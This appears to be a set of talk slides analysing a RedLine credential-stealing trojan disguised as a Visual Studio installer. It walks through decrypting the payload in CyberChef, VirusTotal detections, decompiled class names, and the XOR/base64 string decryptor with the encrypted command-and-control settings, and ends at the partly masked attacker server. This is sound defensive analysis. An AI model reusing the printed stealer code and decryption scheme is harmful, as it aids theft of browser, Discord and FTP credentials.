memory and invokes the Main
function

Cyberchef 2 Electric Boogaloo

Recipe   

AES Decrypt  

Key

kMhzFf3VDSyAkV8TPpzotEy7fRvL1m08E14=

BASE64 ▾

IV

HY12x9zmGn/Yh4ebzFs3/A==

BASE64 ▾

Mode



CBC

Input

Raw

Output

Raw

Gunzip  

Output 

time: 37ms
length: 179712
lines: 2200


```
MZ.....ÿÿ.....@.....°.. f!..!f!This program
cannot be run in DOS mode.

$......PE..L....Ó.Ú.....à.....0..ª.....IÉ... ..à.....@.. ..
.....@.....xÉ..S.....à.....&.....
.....H.....text...ð@...
...ª.....`..rsrc...&...à.....
~.....@..@..reloc.....%.....@..B.....°É.....H.....0ñ..H
ø.....t.....a.u.t.o.f.i.l.l.P.r.o.f.i.l.e.s.T.o.t
.a.l. .o.f. .R.A.M.V.P.E.n.t.i.t.y.1.2.N...A.p.p.D.a.t.a.\.L.o.c.a.l.\.....[.ª.\u.0.0.2.0.-.
\u.0.0.7.F.]U.N.K.N.O.W.N...L.o.c.a.l.
.S.t.a.t.e..P.r.o.c.e.s.s.I.d.....1.*...1.1.1.d.1.b.....P.r.o.f.i.l.e._.%a.p.p.d.a.t.a.%\
.....l.o.g.i.n.s.....{.0.}\.F.i.l.e.Z.i.l.l.a.
\.r.e.c.e.n.t.s.e.r.v.e.r.s...x.m.l...%a.p.p.d.a.t.a%\d.i.s.c.o.r.d.\.L.o.c.a.l.
.S.t.o.r.a.g.e.\l.e.v.e.l.d.b...\t.d.a.t.a....v.1.0... .M.B. .o.r.
```



Now For the Final Payload

Final payload is masquerading as a Microsoft Visual Studio installer

 payload.decompressed.exe

1/25/2023 6:03 PM

Application

176 KB

Property	Value
Description	
File description	Microsoft Visual Studio
Type	Application
File version	15.9.28307.1440
Product name	Visual Studio
Product version	15.9.28307.1440
Copyright	Microsoft Corporation Copyright © 2...
Size	175 KB
Date modified	1/25/2023 6:03 PM
Language	Language Neutral
Original filename	Footstools.exe

49
/ 69

49 security vendors and 2 sandboxes flagged this file as malicious

5e630c58fb5d5e008d327377240ac248b2dae922f3ac550d5822330c53ede30

175 50 KB

2023-02-02 23:54:19 UTC

5 days ago

Footstools.exe

peexe

obfuscated

malware

assembly

checks-disk-space

runtime-modules

detect-debug-environment

long-sleeps

direct-cpu-clock-access

calls-win

checks-user-input

ide

Community Score

✓

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Security vendors' analysis

Acronis (Static ML)	ⓘ Suspicious	AhnLab-V3	ⓘ Trojan.Win.FRAX.C5198182
Alibaba	ⓘ TrojanSpy.MSIL.Redline.b20f5fe9	ALYac	ⓘ Gen.Variant.Tedy.RedLine.135933
Antiy-AVL	ⓘ Trojan(Spy)/MSIL.RedLine	Arcabit	ⓘ Trojan.Tedy.RedLine.D212FD
Avast	ⓘ Win32.PWSX-gen [Tij]	AVG	ⓘ Win32.PWSX-gen [Tij]
Avira (no cloud)	ⓘ HEUR/AGEN.1252168	BitDefender	ⓘ Gen.Variant.Tedy.RedLine.135933
BitDefender.Theta	ⓘ Gen.NN.Zemslf.36252.km0@adqghl	Bkav Pro	ⓘ W32.AIDetect.Nat.01
ClimAV	ⓘ Win.Trojan.Genenc-9933089-0	Cylance	ⓘ Unsafe
Cynet	ⓘ Malicious (score: 100)	Cyren	ⓘ W32.MSIL_Agent.E5Q.genEldorado


HACK


First Let's Check Strings

Armenia
Azerbaijan
Belarus
Kazakhstan
Kyrgyzstan
Moldova
Tajikistan
Uzbekistan
Ukraine
Russia
<https://api.ip.sb/ip>

```
bcrFileStream.IOypt.dFileStream.IO11  
FileStream.IO  
BCrstring.EmptyyptOpestring.EmptynAlgorithmProvistring.Emptyder  
string.Empty  
BCruintyptCloseAlgorituinthmProvuintider  
uint  
BCrUnmanagedTypeyptDecrUnmanagedTypeypt  
UnmanagedType  
BCrhKeyyptDeshKeytroyKhKeyey  
hKey  
BCpszPropertyryptGepszPropertytPropepszPropertyty  
pszProperty  
BCEncodingryptSEncodingetPrEncodingoperEncodingty  
Encoding  
BCrbMasterKeyyptImbMasterKeyportKbMasterKeyey  
bMasterKey
```



Decompile and Find What it Does



<Module> @02000001
AllWallets @02000022
Arguments @02000017
BCRYPT_AUTHENTICATED
BCRYPT_KEY_LENGTHS_S1
BCRYPT_OAEP_PADDING_
BCRYPT_PSS_PADDING_IN
BrEx @02000023
ConfigReader @0200001f
ConnectionProvider @020
CryptoHelper @02000012
Discord @02000026
Enter @0200001C
Entity @0200004E
Entity1 @0200004B
Entity10 @0200003C
Entity11 @0200003D
Entity12 @0200003E
Entity13 @0200003F
Entity14 @02000044
Entity15 @02000045
Entity16 @02000047
Entity17 @02000049
Entity18 @02000002
Entity19 @02000005
Entity2 @0200004A
Entity20 @02000006
Entity21 @02000008
Entity3 @0200004C
Entity4 @0200004D
Entity5 @0200004F
Entity7 @02000050
Entity8 @0200003A
Entity9 @0200003B


Extractor @02000048
FileCopier @02000046
FileExt @0200002D
FileScanning @02000020
FileSearcher @02000021
FullInfoSender @02000001
GameLauncher @02000002
GdiHelper @02000034
IntPtr @0200000A
IPv4Helper @02000035
ItemBase @0200001E
Json @0200002E
LocalState @02000051
MemoryImport @02000003
OpenVPN @02000029
OsCrypt @02000052
PartsSender @02000018
Program @02000015
RecordHeaderField @020
RosComNadzor @020000
SME @02000054
StringDecrypt @02000013
StringExt @0200002F
SystemInfoHelper @0200
Te @02000055
UserExt @02000030
ProtonVPN @0200002A

Step 1, String Decryptor

```
// Token: 0x0600005A RID: 90 RVA: 0x00005C7C File Offset: 0x00003E7C
public static string Read(string b64, string stringKey)
{
    string result;
    try
    {
        bool flag = string.IsNullOrEmpty(b64);
        if (flag)
        {
            result = string.Empty;
        }
        else
        {
            string input = StringDecrypt.FromBase64(b64);
            result = StringDecrypt.FromBase64(StringDecrypt.Xor(input, stringKey));
        }
    }
    catch
    {
        result = b64;
    }
    return result;
}
```



Step 2, Find the Decryptor Being Called



```
public static string GetDefaultIPv4Address()
{
    try
    {
        bool flag = StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new string[]
        {
```

Step 3, Check That Arguments Class

```
public static class Arguments
{
    // Token: 0x04000013 RID: 19
    public static string IP = "GTwMCik+IV89NmBYISBRLSU7PlMZEiYJKwVVUg==";

    // Token: 0x04000014 RID: 20
    public static string ID = "NgY5GAQDWBc=";



    // Token: 0x04000015 RID: 21
    public static string Message = "";

    // Token: 0x04000016 RID: 22
    public static string Key = "Those";

    // Token: 0x04000017 RID: 23
    public static int Version = 1;
}
```





Cyberchef But Again

From Base64  



Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

XOR  

Key
Those UTF8

Scheme
Standard ☐ Null preserving

From Base64  

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

GTwMCik+IV89NmBYISBRLSU7PlMZEiYJKwVVUg==

NgY5GAQDWBc=

nudim1

Output 

< 1: 172.245. .3235
172.245. .3235



HACK

Everyone Say Hi to Our Threat Actors

172.245.**.***

Regular View

> Raw Data

History

© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors

// TAGS: self-signed

// LAST SEEN: 2023-02-06

General Information

Hostnames **[REDACTED]** host.colocrossing.com

Domains COLOCROSSING.COM

Country United States

City Los Angeles

Organization ColoCrossing

ISP ColoCrossing

ASN AS36352

Open Ports

135

139

445

3389

5985

// 135 / TCP

882874821 | 2023-02-06T13:57:16.037856

Microsoft RPC Endpoint Mapper

Microsoft RPC Endpoint Mapper


```
d95afe70-a6d5-4259-822e-2c84da1ddb0d
version: v1.0
protocol: [MS-RSP]: Remote Shutdown Protocol
provider: wininit.exe
ncacn_ip_tcp: [REDACTED]:49664
ncalrpc: WindowsShutdown
ncacn_np: \\WIN-TR7K3JB4PTC\PIPE\InitShutdown
ncalrpc: WMsgKRpc0510C0
```

```
76f226c3-ec14-4325-8a99-6a46348418af
version: v1.0
provider: winlogon.exe
ncalrpc: WindowsShutdown
ncacn_np: \\WIN-TR7K3JB4PTC\PIPE\InitShutdown
ncalrpc: WMsgKRpc0510C0
ncalrpc: WMsgKRpc0563B1
ncalrpc: WMsgKRpc06f9222
```



HACK

Now We've Gotta be Responsible



Questions?